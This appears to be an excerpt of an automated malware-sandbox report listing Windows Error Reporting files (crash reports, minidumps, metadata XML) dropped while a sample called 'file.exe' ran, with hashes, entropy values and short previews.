SHA-512:	1473363C59EC492E38F62DF1D98D5D56C3F0FC5447E0BF840BD2360B98BFF3C995AB540F68C180E1F2C5A3B67E3F8A98093809762B2D59439D5B8064DB338BA
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.7.1.9.6.6.0.7.9.8.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.0.c.5.4.4.c.a.-.8.6.5.5.-.4.6.7.7.-.8.d.f.4.-.4.5.e.7.6.b.4.a.d.e.0.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.9.4.e.0.4.2.4.-.4.d.1.c.-.4.f.a.9.-.a.7.1.1.-.0.3.8.a.d.4.d.a.5.5.9.1.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.f.8.-.0.0.0.1.-.0.0.1.a.-.4.1.4.8.-.d.c.1.7.8.a.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1745ca23\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.865131622299613
Encrypted:	false
SSDEEP:	192:J2Ua1Vfav5jH56rL03jDm/u7spS274lt1hBx:J2H2956rgjC/u7spX4ltN
MD5:	AA18E6B88F975382D4C2861CC5E75DC4
SHA1:	DABD45C838268B1602C22056BAB93703F0DB8C62
SHA-256:	BC747973575F366D8EF8E4D50B3DE344898C495042633621EB3002BC79F10A55
SHA-512:	273E6418F99AB09E6EF9060A8489DA66A399C88987F16086A570C17E43313B04BF0D05449D5F23A2F88CB096FB1465A57C8F5F469978B66F2B4CE35A4B5541E2
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.7.3.2.1.6.8.3.5.8.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.2.a.6.b.5.7.2.-.e.d.9.c.-.4.d.3.5.-.9.6.4.6.-.3.0.c.2.9.d.e.c.e.4.3.0.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.5.6.1.6.b.d.7.-.8.1.6.1.-.4.1.1.d.-.b.b.8.a.-.4.2.9.d.3.5.6.a.2.1.8.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.f.8.-.0.0.0.1.-.0.0.1.a.-.4.1.4.8.-.d.c.1.7.8.a.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_17858673\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8285394352078531
Encrypted:	false
SSDEEP:	192:ya1VfavZjH56rL03jDk/u7spS274lt1hBx:12d56rgjg/u7spX4ltN
MD5:	2A81DD4A38A9BDCD1200AF8DEA157BD4
SHA1:	3F01398449B2CDAE288AD4AEF8505510F1A83139
SHA-256:	6734F0FBA66160E412948559AA719791BE95445EBD931321509C4384F826C7EF
SHA-512:	50A0A10FA442742D4C55FF120C646BC7210105CEA58C3637BC51A775BF31E71E2176C6151EF296A34A330B8772A5940F14C0ABCF21A4A257ED31DD6C1EBB58FA
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.7.1.5.1.9.7.8.2.6.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.4.3.3.c.b.7.f.-.a.b.6.d.-.4.9.d.7.-.b.4.8.c.-.6.e.a.6.9.d.d.1.d.0.3.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.c.3.6.7.e.8.4.-.0.1.6.f.-.4.b.e.9.-.a.9.7.0.-.7.1.9.8.0.9.6.2.3.f.1.6.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.f.8.-.0.0.0.1.-.0.0.1.a.-.4.1.4.8.-.d.c.1.7.8.a.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_e5c8e0fd69b3d1364c1ea6934df3966ffe947bd_440dec59_140eaddc\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.9678260315854657
Encrypted:	false
SSDEEP:	192:Xa1Vfav7KHox3uC03jDyrD/u7sOS274lt1hBx:k2mox3uVjg/u7sOX4ltN
MD5:	68AF24C5DEAF1453F7D607BB4DD0279E
SHA1:	AB8B5EA018F441C6C3D62C08D8C0240F7EAF00BE
SHA-256:	5AE13107077086F735700BB6498A578CDA9BC7CC1A9B47E6B34FADF36A3DC5B7
SHA-512:	721F0658EA885A800E911DCD6D16E113690460FB8278065E5F249B31B15A0F897E3D63CAF84D17989FB02B3C68B56EDA2B10ED000E3906C5B82C5E94FE7DCD2
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.7.9.0.3.9.0.9.7.1.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.7.4.4.8.e.9.7.-.0.c.a.2.-.4.7.d.b.-.9.a.b.9.-.9.a.2.9.3.8.0.6.8.d.4.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.b.e.e.e.b.e.4.-.f.7.0.8.-.4.b.0.5.-.8.1.f.0.-.9.6.f.f.3.f.9.0.5.c.d.1.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.f.8.-.0.0.0.1.-.0.0.1.a.-.4.1.4.8.-.d.c.1.7.8.a.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2./.0.9./.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:42:39 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	117220
Entropy (8bit):	2.171685774044434
Encrypted:	false
SSDEEP:	768:FI/PBkhVEYvm8d3wO/3CZAwIeHO9/gAPTrRAldt8TUqN4gbgD:2Yvtd3L/3CZAwI8iPTlAbt8TUqegU
MD5:	53D096E53810CDC2FD82D8C2FC4EB6F4
SHA1:	F1664160856545D236482A046293E9009BDEA1D4
SHA-256:	25402E81B2D4CCF591836D6D8A427B87DDEC1B5798A64B1925397676B8EB14D9
SHA-512:	8C962FF68E2289E2A1550DA8D1BC244695F8862AFE9AC8A639BC2F2CDCE2FAF80271A73FE3C1D815DB2AAE42D61B552D5743BB3AC368F888370F45D1A4F0C20A
Malicious:	false
Preview:	MDMP..... .....;c.....D.....L.....rl.....T.....8.....T.....2.....$.....U.....B.....GenuineIntelW.....T.....O.;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8406
Entropy (8bit):	3.6967902447323535
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWCS6g4HL6YqCSU8qagmf6VSjCpBp89bnRFtsfNiFBm:RrlsNiw6z6YfSU8qagmfkSPnRFmfN28
MD5:	6F70E68FE71386EF665B24AC6826A60D
SHA1:	0C9DA63AED4CD90E2DE6548B1303480C7F2B258C
SHA-256:	204BB6E0515B58E2D2BEDEB3AA628F46748FB7259235E6EA45E7A601DBA9D8DF
SHA-512:	1512DCD3FEAE520FBB090939B40B93F63B38F93C7827200D5D19101958E3A914F7FF9E950561B087FA89BEF558DA429FB179FC37D345F541C3C49B3165BD63C0
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.1.3.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3052.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.457591358157864
Encrypted:	false
SSDEEP:	48:cvIwSD8zsTJgtWI98aWgc8sqYjo2s8fm8M4JbHvMFZI+q8vcHvqr8MjT9d:uITft/bgrsqYVRJrOIKqqr8MX9d
MD5:	7FD8A5572F7BE2B113D6061A48014B83
SHA1:	3DD34EED3BD9E30B684132FD1819381E53342F76
SHA-256:	BDCB808BE78464FFBE363AD9145B87C3335188F53031F61559201B6256002A66
SHA-512:	2FA690CAF4D86DA005504D4EA3C1A956922E9EF40CF63D72ADFC6FF8448AF17DC848EEA30804DE04FF789BF2212B8A098822F93621B7C2F89DEE3A601AD68C9
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719953" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:41:55 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	50922
Entropy (8bit):	2.273447027047403
Encrypted:	false
SSDEEP:	192:XCINfMGumY1tOPorG9lWpywU+TDN4cAF9ZBGrucwUklXxF2YZwGaZnLKMob6/T:BYePAdywU+Tp4LFirwUmB88wGPK
MD5:	324EEFE49E9D0DEFBD43AEE521306046
SHA1:	374848DE4828FA488E4390BF71237DDA06752171
SHA-256:	445D650A8448E51F28BF71126ABD05AB9CE2E83681D8F185CD7EBE8235FF22CB
SHA-512:	D7A9E62185ADC7BAE4CD76B5531C68111E0B8B89BF2C277BB9176AF2ABD201D8667ED15E69C21D5B613E8A42BF9D68E6F59B3643025F69A96A89EA18802C071
Malicious:	false
Preview:	MDMP..... .....S.;c.....\.....*.....T.....8.....T.....(.....(.....U.....B.....GenuineIntelW.....T.....O.;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8370
Entropy (8bit):	3.6937019660029318
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWCb6X6YqrSUZPBgmf6VSjCpBw89b4Ftsf6Im:RrlsNip6X6YWSUZPBgmfkSc4FmfU
MD5:	6C8688EBB7010CFD7C688D3C37E7FCFB
SHA1:	A4917D1D3FD8AC23FADF4BAA75B17340989D3735
SHA-256:	012CE7701033C5376F535AA945C2747E9B84C521C18805A4D88D2CE08812AA7B
SHA-512:	361AB34A7C9488610252967FBFD0E6E7221B27AF4BCAE03FD99D317AD85F559E18DA731982C1E605B7319E1833141AF6F964B12E6570C662B7D15A6B312E0CFA
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.1.3.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8618.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped

Size (bytes):	4674
Entropy (8bit):	4.455859214836681
Encrypted:	false
SSDEEP:	48:cvIwSD8zssJgtWI98aWgc8sqYjoh8fm8M4JbHvMFs2LS+q8vcHvqr8MjT9d:uITfq/bgrsqYLJr1Kqqr8MX9d
MD5:	E65AEFCE2C6107E0DA77FA8BE3AF7183
SHA1:	3BEFC6C15F2637E1B509462A38CEF8B5CF5EC7AE
SHA-256:	0DD8637F0DA6959D903215ECE9C21598FAB11544ECB5F28D72C4C35ABCBF75A8
SHA-512:	0646C7A0768AC5672FF073CB466115C3601AA8533A64C1463BEC3B90E5A28EBEE5F65601D910C60D351337D83C4D8B916E1C35C77143A5FB78A6A34B1406FF45
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719952" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:41:58 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	64038
Entropy (8bit):	2.3403867555897593
Encrypted:	false
SSDEEP:	384:PFryPYE0bAAJT0w//lcs11ULFAlwUmr88tXJS7c6RC:gPY5bAAJ4m/us1yRAIlr88tORC
MD5:	70A6A5DE9FED643A38A2B4D83103F43F
SHA1:	127342FFBEAAE048CAC24399ACB45488AF2D51E9
SHA-256:	93797F24E952DDA4AB9E91A3A95F139F9A23CFA4D7141D81B034B3E74E8547C4
SHA-512:	A27B6A7033D9310952B30214AF4A4211C748DA2C8182CAF19FA147129593235ED03627CED493C45C2EFAA948C6790229AB1434461803EB989184DFBF244D7002
Malicious:	false
Preview:	MDMP..... .....V.;c.....4.....T.....T.....8.....T.....F.....0.....U.....B.....GenuineIn telW.....T.....O.;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8388
Entropy (8bit):	3.6970745210949656
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWCZ6Lkh6YqmSUmpGgmf6VSjCpBux89btFtsfwvm:RrlsNir6O6Y7SUmpGgmfkSYtFmfV
MD5:	7759F1A2DF462F27DF8EA98CB6EF34A1
SHA1:	4F59EF97BC312D9538B1C2050FA8848BA45B2997
SHA-256:	3A67760801F5C8F00C4DE9584B71644DF2BDFE52B3A2B5BFD3EA4A2302780D74
SHA-512:	A227DD51D3D049972962193A569895AAAD51064C524B776257A5A949EC101338BBD8560E9DFFCF3224C25D09468BDFBF0FC13F5454F8486652AC0940CBF31B3
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.1.3.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER900A.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.453525744253134
Encrypted:	false
SSDEEP:	48:cvIwSD8zssJgtWI98aWgc8sqYjoP8fm8M4JbHvMFA+q8vcHvqr8MjT9d:uITfq/bgrsqYVJrxKqqr8MX9d

MD5:	5C70F94F1EF1582B9BFE2F4CE377DC70
SHA1:	463E5465615FB5807C58D12AE4593458CD95DA40
SHA-256:	9CC0DCE863AC060D39A32D22C2124BC6D2617DAAC628E848E814C409687C9797
SHA-512:	FE0223271D7E24F0D42AD35D4F586ADBC1ABE0D28D88AD59643E6F7811D3D108EB5B6AB4DF008522DCCAD793DD1E59D294298010EBAB388CD8DDA3E016067 06
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719952" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:42:00 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	79772
Entropy (8bit):	2.037655675391333
Encrypted:	false
SSDEEP:	384:IsLWzLMPzFAGL8+TktyCULFAlwUmx88jpymYMf4t:rW8PzhL8+UwRAIlx88jQN
MD5:	54F01D7297453DC3CFE45337EE0C14A0
SHA1:	54FCC94E3EB987FCA465D35BBCBD2CFB3ADE064C
SHA-256:	EB61EC58D391F3EF1168AEC6A317F0499F14FFCC5E3051FCDCEF80962BC59563
SHA-512:	9044C8DAAEB327D118EB288E85AFFA65187730AF162FDAFD5A1FB37671F2C4F6F4C22E2DFD253FAB3DFF506094E2DA0390A04D2A3B2CD0BFD5E99B7C5CCD9 7EA
Malicious:	false
Preview:	MDMP..... .....X.;c.....4.....t...7.....T.....8.....T.....p...,.....U.....B.....D.....GenuineIn telW.....T.....O.;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8388
Entropy (8bit):	3.6960123490084587
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWCY6st6YqASURgYgmf6VSjCpBX89bjFtsfqhm:RrlsNiq6W6YNSURgYgmfkSBjFmfV
